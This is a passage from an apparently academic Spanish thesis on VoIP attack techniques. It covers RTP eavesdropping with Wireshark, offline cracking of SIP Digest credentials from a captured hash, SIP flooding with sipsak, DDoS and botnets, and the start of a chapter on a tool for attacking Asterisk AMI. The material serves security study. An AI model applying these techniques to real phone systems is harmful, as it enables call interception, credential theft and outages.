


Ilustración 20: Llamada finalizada mediante BYE donde ya se ha establecido la misma

Call Eavesdropping

Como se ha visto en otros ataques dentro de esta capa , este ataque se basa en el envío a través de la red de paquetes UDP y RTP sin cifrar. Al igual que ya nadie imagina una aplicación web de comercio electrónico o el acceso a una cuenta de banca online sin el uso de un cifrado fuerte, esto continúa siendo así en una gran parte de los sistemas de comunicaciones VoIP empresarial. Cabe incluso destacar que son minoría los proveedores de conectividad con la PSTN o ITSP que proporcionen comunicación con cifrado TLS y SRTP.

En caso de que alguien consiga esnifar los paquetes RTP que portan el audio a través de la red, fácilmente podrá almacenar y oír la llamada. Ataques como *ARP spoofing* o una

conexión en modo monitor en una red inalámbrica permiten obtener este tipo de información.

En un marco empresarial, existen multitud de conversaciones telefónicas donde viaja información sensible, conversaciones privadas o estrategias de negocio que no deberían ser compartidas. Realmente significativos son los casos de empleo de agentes móviles. Una de las grandes ventajas que ofrece la VoIP es la facilidad de movilidad que ofrece a los usuarios. Es posible que un trabajador haga uso de una extensión interna de la oficina donde trabaja lo mismo con un teléfonos físico en su mesa de trabajo, que desde un portátil o teléfono móvil mediante *sofphone*. En estos dos últimos casos, es también habitual que esos dispositivos hagan uso de alguna conexión wifi como la de un hotel o centro de convenciones donde cualquiera podría esnifar los paquetes enviados y por tanto las conversaciones mantenidas.

Haciendo uso del *sniffer* Wireshark, hemos obtenido los paquetes de voz que porta el protocolo RTP. Vemos también otros datos de interés como el *codec* usado para la comunicación (*ulaw*) y las IP y puertos usados en la comunicación.

Seguidamente, mediante Wireshark igualmente es posible hacer un filtrado de los paquetes de nuestro interés y de las distintas conversaciones que se hayan podido capturar. De esta manera solo nos quedaría la opción de reproducir el audio decodificado.




Ilustración 21: Captura de paquetes RTP mediante Wireshark

Password cracking mediante sniffer

Además de poder realizar sucesivos intentos de registr*os* por fuerza bruta contra el servidor de voz, también es posible realizar este tipo de ataque de forma pasiva sin generar ruido, rastros en los *logs* o incluso llegar a degradar la calidad del servidor atacado.

La idea detrás de este ataque es el uso de fuerza bruta contra una contraseña, pero en este caso es necesario poder monitorizar la red y conseguir paquetes que transporten la información de validación frente al reto que genera el servidor. El protocolo SIP, para las operaciones que requiere de autenticación, genera un *challenge* para que el usuario que dispone de las credenciales correctas pueda superarlo. Para esto es usado el método de autenticación *Digest Access Authentication.*




Ilustración 22: Secuencia de registro de un softphone

En el ejemplo de la ilustración 22, se puede ver un intento de registro mediante el método REGISTER. Seguidamente, el servidor responde con un código *401 Unauthorized* por el cuál hace entender al cliente que debe volver a repetir el intento de registro, pero esta vez cumpliendo el reto propuesto.




Ilustración 23: Registro con el campo Authorization

En la ilustración 23 se muestra el segundo intento de registro, esta vez incluyendo el campo *Authorization* con los datos que harán que el servidor valide o no la operación. En caso de que el cliente tenga la clave correcta, el servidor devolverá una respuesta con código *200 OK* confirmando que la petición se ha realizado correctamente.

De los campos que se envían en la cabecera, es posible ver los siguientes campos separados por coma:

```
Authorization:
Digest username="102"
realm="asterisk"
non="3fe9ea70"
uri="sip:voip.vulnpbxuoc.edu"
response="724d1124a3e8fa88ae704c5474a6e8"
algorithm=MD5
```

Cada uno de los campos que pueden verse son conocidos menos el que se genera en el campo *response* el cuál se genera gracias a la contraseña que posee el cliente. Vemos seguidamente cómo se genera este campo:

```
response = md5(A:nonce:B)
A = md5(use:realm:pass)
B = md5(REGISTER:uri)
```

Según este esquema, la idea detrás de un *crackeador* es ir modificando '*pass*' con sucesivas contraseñas hasta dar con el valor del response capturado '724d1124a3e8fa88ae704c5474a6e8'. Para ello podemos programar nuestro propio script o usar una herramienta como *sipcrack*.

3.2.4 Capa de sistema operativo

Malware

Existen muchas definiciones de lo que es un *malware* (del inglés *malicious software)* pero de forma muy generalista podríamos decir que no es otra cosa que un programa que ejecuta acciones con una finalidad maliciosa.

Con el tiempo, los creadores de *malware* han ido pasando de la mera curiosidad intelectual de los primeros especímenes de virus, los cuales tan solo se mostraban como bromas o pequeñas molestias al usuario, a verdaderas armas con un potencial altamente destructivo donde se mueve una gran cantidad de dinero y verdaderas mafias. Incluso los propios países participan de este tipo de actividades. Un ejemplo del cambio sufrido por esta tendencia lo tenemos en el ejemplo del gusano Stuxnet, descubierto en 2010 y cuyo objetivo no era otro que atacar infraestructuras críticas como por ejemplo centrales nucleares.

Los sistemas de voz sobre IP no están exentos de este tipo de ataques. El *malware* también puede afectar a la telefonía con el fines económicos incluso de espionaje. Un software de este tipo corriendo en un sistema operativo con un servidor o cliente VoIP, puede realizar operaciones de espionaje copiando y enviando los paquetes de voz a la dirección IP de un

atacante, generar llamadas masivas tipo SPIT, participar en una *botnet,* generar ataques Ddos, recopilar contraseñas de teléfonos o extraer agendas telefónicas entre otras múltiples opciones.

Ataques a puertos expuestos

Los servidores VoIP corren, al fin y al cabo, sobre un sistema operativo generalmente Linux pero no necesariamente, puesto que existe software que lo hace en Windows. Uno de los principios fundamentales en el marco de la seguridad de la información es el principio de mínima exposición, que consiste en limitar la superficie por la cual un sistema puede ser accedido. Mediante una configuración adecuada, un servidor no debe exponer ningún acceso o información del tipo que sea salvo que sea estrictamente necesaria. En caso de un entorno VoIP que deba estar expuesto, el único puerto visible debería ser el de señalización SIP en caso de que sea éste el protocolo usado, es decir el puerto 5060. El acceso de gestión SSH, panel de configuración web, en caso de que esté disponible, APIs de control, y la información relacionada como los *banners* que ofrecen la versión del servicio e incluso el sistema operativo, no hacen otra cosa que aumentar las vías de entrada y ataque por el cual un usuario malintencionado puede acceder al sistema o ganar información que le ayude a acceder al mismo.




Ilustración 24: Exposición de distintos puertos públicos además del 5060

Aunque generalmente este principio suele verse reflejado en medidas del ámbito técnico, no necesariamente esto es así. Numeración telefónica, direcciones de correo o nombres de empleados en webs corporativas o redes sociales, también supone una forma de exposición y vías de obtención de información que pueda ser útil ante un ataque en servicios VoIP.

3.2.5 Capa de red

Flooding

Uno de los grandes problemas a los que se ha enfrentado la VoIP frente a la telefonía tradicional ha sido la complejidad que supone la comunicación por conmutación de paquetes a las comunicaciones en tiempo real frente a las líneas de circuitos conmutados. En este último caso, se dedica una línea de tal forma que la información viaja de un punto a otro de forma continua siempre por el mismo sitio reservando el recurso hasta que la comunicación finaliza. Frente a esto, en una comunicación por paquetes, la voz se trocea y viaja fragmentada, pudiendo llegar por cauces diferentes y, por tanto, sin orden alguno. Los mecanismos que aporta por ejemplo el protocolo TCP no tiene validez en este caso, puesto que una comunicación no puede permitirse esperar paquetes que se han perdido o reordenarlos en el final de la comunicación con aquellos que han llegado tarde.

Con el avance de las tecnologías empleadas en las redes, en la actualidad es posible conseguir que una llamada por IP no sufra deterioro alguno, es lo que se conoce con el nombre de QoS o Quality of Service. Existen mecanismos que se aplican a las redes para conseguir que la voz obtenga la suficiente calidad requerida. El uso de la priorización de voz por DSCP, redes MPSL, Colas, VLANs, o CoS en la capa 2, suponen a día de hoy una gran ayuda a los ingenieros de redes para enfrentar los problemas asociados a las particularidades de las redes VoIP.

Los tres principales motivos por los cuales una red que porta tráfico de voz sufra un deterioro de la calidad son los siguiente:

- Latencia o retardo con el que llegan los paquetes, que puede suponer cortes en el audio al no llegar información al destinatario cuando debe.
- Pérdida de paquetes que contienen la voz codificada.
- Jitter debido a que los paquetes lleguen a su destino desordenados, por lo que la secuencia de voz se rompe descartándose los paquetes que llegan fuera de tiempo.

Mediante distintos tipos de ataques a las redes de datos, es posible deteriorar la calidad de las llamadas llegando a inutilizar el sistema al completo. Puede ser tremendamente molesto que una comunicación importante sea importunada con continuos cortes en la voz o incluso desastroso para una compañía cuyo principal vía de negocio sea la voz como por ejemplo un proveedor de telefonía por IP o ITSP.

De entre los ataques más comunes que pueden generar una pérdida de calidad del servicio encontramos:

- **ICMP Attack** - Aunque existen diversos subtipos de ataques que hacen uso del protocolo ICMP, uno de los más estudiados es el ataque Smurf, por el cual se envía con destino *broadcast* y una IP víctima paquetes ICMP, provocando que toda la red genere un número de paquetes multiplicados contra la IP que se supone lo ha originado siendo realmente la víctima del ataque.
- **UDP Amplification** - El hecho de UDP no necesite de conexión, permite crear ataques falseando la IP de origen, es decir la que espera respuesta. En caso de que un servidor o grupo de servidores generen una respuesta ante una petición mayor a la petición original puede ser una formula para aumentar el tráfico necesario para un ataque de denegación. Conseguir que este tráfico vaya dirigido contra una misma IP

a la espera de conexiones UDP, puede llegar a ser catastrófico por el exceso de tráfico que se intenta procesar.

- **SYN Flood** - Este ataque no es especialmente popular debido al uso del protocolo TCP, algo no muy habitual en redes de voz salvo el uso de cifrado como TLS. En este tipo de ataque se hace uso del mecanismo de establecimiento de conexión mediante *3-way-handshake*. Haciendo *spoofing* de la IP usada para la respuesta del SYC+ACK del segundo paso del establecimiento, es posible generar un gran número de intentos de conexión en el servidor víctima que queden a la espera de un tercer paso ACK.
- **UDP Flooding Attack** - Es un ataque común que implica el uso desmesurado de envíos de paquetes UDP contra un destino usando distintas IP y puertos de origen que pueden ser fáciles de crear. El hecho de que el servidor destino no pueda bloquear todas las IP disponibles, y que este protocolo no requiera de un establecimiento de conexión, hace un ataque fácil de llevar a cabo y no siempre con una fácil solución.

Podemos observar un ejemplo de ataque a nuestra infraestructura en la ilustración 25, mediante el uso de la herramienta *sipsak* también conocida como la nava suiza SIP. Entre sus opciones se encuentra el *flag* -F que nos permite activar el modo *flood* a un destino. Vemos el resultado a los segundos de iniciar el comando como se genera un pico de consumo de CPU del 100% ocupado por Asterisk al recibir tal cantidad de peticiones SIP.




Ilustración 25: Consumo masivo de CPU mediante flooding SIP

DDOS

Es uno de los ataques más temidos para cualquier servicio expuesto en Internet. Este ataque, siendo un tipo de ataque de denegación de servicio, tiene la particularidad de que es distribuido (Distributed Denail-of-Service), por lo que a su vez lo hace más poderoso.

Existen grupos organizados con redes con miles de los denominados como ordenadores zombies que forman parte de una red controlada o *botnet*. Estos equipos están a la espera de recibir alguna orden mediante algún sistema de comunicación, bien sea un protocolo diseñado para tal fin o algún sistema de comunicación de propósito general como IRC o Telegram. Generalmente estos equipos han sido previamente infectados con algún tipo de *malware* que se inserta en el equipo víctima de manera que permanece siempre activo a la espera de alguna orden de ataque aunque el ordenador de la víctima se reinicie.

En el momento en que el dueño de una *botnet*, bien por motivos políticos o ideológicos active los equipos zombies, éstos pueden ser útiles para generar distintos tipos de ataques siendo uno de los más comunes el ataque DDOS. Miles de ordenadores repartidos por el mundo usando técnicas DOS contra una víctima puede ser un infierno para cualquier empresa. En el momento de redactar este proyecto, el mayor ataque DDOS conocido llego a generar un tráfico de 1.3 Terabytes por segundo. Un ataque de este tipo a redes VoIP puede

generar importantes consecuencias, no solo económicas como podría ser un ataque recibido por una empresa de telefonía, sino otras que van más allá como dejar sin comunicación a un hospital o centro de recepción de llamadas de alertas o urgencias.




Ilustración 26: Código fuente del malware Mirai usado en botnet para ataque DDos

3.2.6 Capa física

Como con cualquier sistema informático, existen también riesgos asociados a una capa física por la cual un atacante consigue tener acceso a los servidores, cableado y dispositivos de red que dan soporte al software que ofrece el servicio de voz.

En un entorno seguro deberían existir mecanismos de protección como cámaras, puertas blindadas, personal de seguridad o control de acceso que impida a un usuario sin permiso acceder a la zona que albergue toda la infraestructura tecnológica. En caso de conseguir acceso, el atacante dispondrá de múltiples vías de ataque contra la infraestructura:

- Apagado de servidores o dispositivos de red
- Extracción de discos duros
- Deterioro del entornos
- Acceso a conexión directa a puertos de monitor, teclado, ratón usb, etc.
- Modificación de cableado de red
- Puertos de red de libre acceso para monitorización de tráfico

3.2.7 Servicios complementarios

Existen numerosos servicios requeridos o complementarios en los distintos entornos VoIP. Se trata de servicios de red como DHCP o DNS, servicios de monitorización como SNMP, servidores para descarga de configuración como TFTP, clientes VoIP como *softphones* o

hardphones o paneles de gestión WEB. Para cada caso es posible encontrar un conjunto de vulnerabilidades específicas que pueden suponer una vía de ataque y que, en muchos de los casos, suelen serlo. En este apartado tan solo se ha querido hacer una breve mención de forma general. El estudio de estos servicios, debido a la extensión que implica, supondría un estudio aparte. Estos elementos, en caso de no ser seguros, pueden convertirse en el eslabón más débil de la cadena, o lo que es lo mismo, en el punto de entrada a un sistema. Da igual la inversión y esfuerzo de las partes de voz si existe un solo punto débil de acceso de cara a un atacante.




Ilustración 27: Listado de archivos en el servidor web de un teléfono VoIP Grandstream

4. Desarrollo de una herramienta para el ataque a entornos Asterisk a través del interface de gestión AMI.

Tras la recopilación y el análisis de las amenazas y ataques relacionados con entornos VoIP, se ha visto que gran parte de estos ataques disponen de alguna herramienta ya desarrollada que está disponible en la mayoría de las veces mediante descarga pública a través de Internet. Cabe destacar que muchas de estas herramientas, aun siendo útiles todavía, no han sido actualizadas ni mejoradas durante años.
Después de sucesivas búsquedas, no se ha logrado encontrar ninguna herramienta específica que consiga explotar las posibilidades reales de ataque que puede suponer una mala configuración de este servicio en un entorno de voz basado en Asterisk.
La configuración del *manager* en Asterisk se define en el archivo *manager.conf.* Sin entrar en pormenores, en lo que respecta a la seguridad cabe destacar las siguiente opciones de configuración:

- **Uso de cifrado** - Si no se especifica el uso de cifrado TLS, por defecto las conexiones al puerto 5038 de Asterisk viajan en texto plano, por lo que si un atacante consigue esnifar tráfico de red, le será posible obtener el usuarios y contraseña cuando alguien enviase un login de conexión.
- **Cuenta en uso** - Mediante la opción *allowmultiplelogin* es posible determinar que la misma cuenta de usuario AMI no permita más de un acceso simultaneo. De esta manera, si un alguien robase las credenciales de un usuario legítimo que ya estuviese *logado* con anterioridad, se vería impedido para hacerlo.
- **Usuario y contraseña** - Como en cualquier sistema de acceso basado en credenciales de acceso mediante usuario y contraseña, el hecho de usar un usuario predecible y una contraseña débil, permite a un atacante conseguir obtener las credenciales de acceso.
- **ACL** - Puesto que la interacción se realiza mediante TCP al puerto 5038 del servidor Asterisk, esta opción permite limitar las IPs o rangos de IPs desde donde se puede acceder al servicio.
- **Privilegios** - Las distintas acciones disponibles a través de AMI dependen de los privilegios asociados a cada cuenta. Bajo el principio de mínimo privilegio, esta opción deber ser configurada con la máxima restricción posible.

Además de lo ya expuesto, es importante mencionar la posibilidad de ejecutar acciones en el sistema desde Asterisk. Determinadas funcionalidades permiten enviar comandos al sistema operativo donde corre la plataforma. Por tanto, en caso de obtener una conexión AMI con los privilegios suficientes, sería posible ejecutar comandos siendo estos ejecutados con el usuario con el que corre el proceso, en este caso Asterisk.
Factores como las prisas, la comodidad o la falsa sensación de seguridad que puedan tener los administradores de sistema o desarrolladores que gestionen este tipo de servicios, hacen que en muchos casos las ejecuciones se hagan con todos los privilegios posibles e incluso con usuario *root*. Ciertamente esto ahorra trabajo y esfuerzo al no tener que lidiar con problemas de ejecuciones o errores, no fáciles de detectar a primera vista, asociados con privilegios de acceso, pero como es bien sabido las consecuencias pueden ser desastrosas para una compañía. Este tipo de problemas de seguridad aumenta exponencialmente si además el puerto de acceso queda expuesto de forma pública. Tanto por el uso del puerto 5038 por defecto, como mediante *banner grabbing,* es posible conocer si un servidor dispone de este ser-

vicio activo y por tanto es susceptible de ser atacado. Si se hace uso de reconocimiento pasivo con herramientas del tipo Shodan o Censys, es posible observar un número importante de uso público de estos servicios como se muestra en la lustración 28.

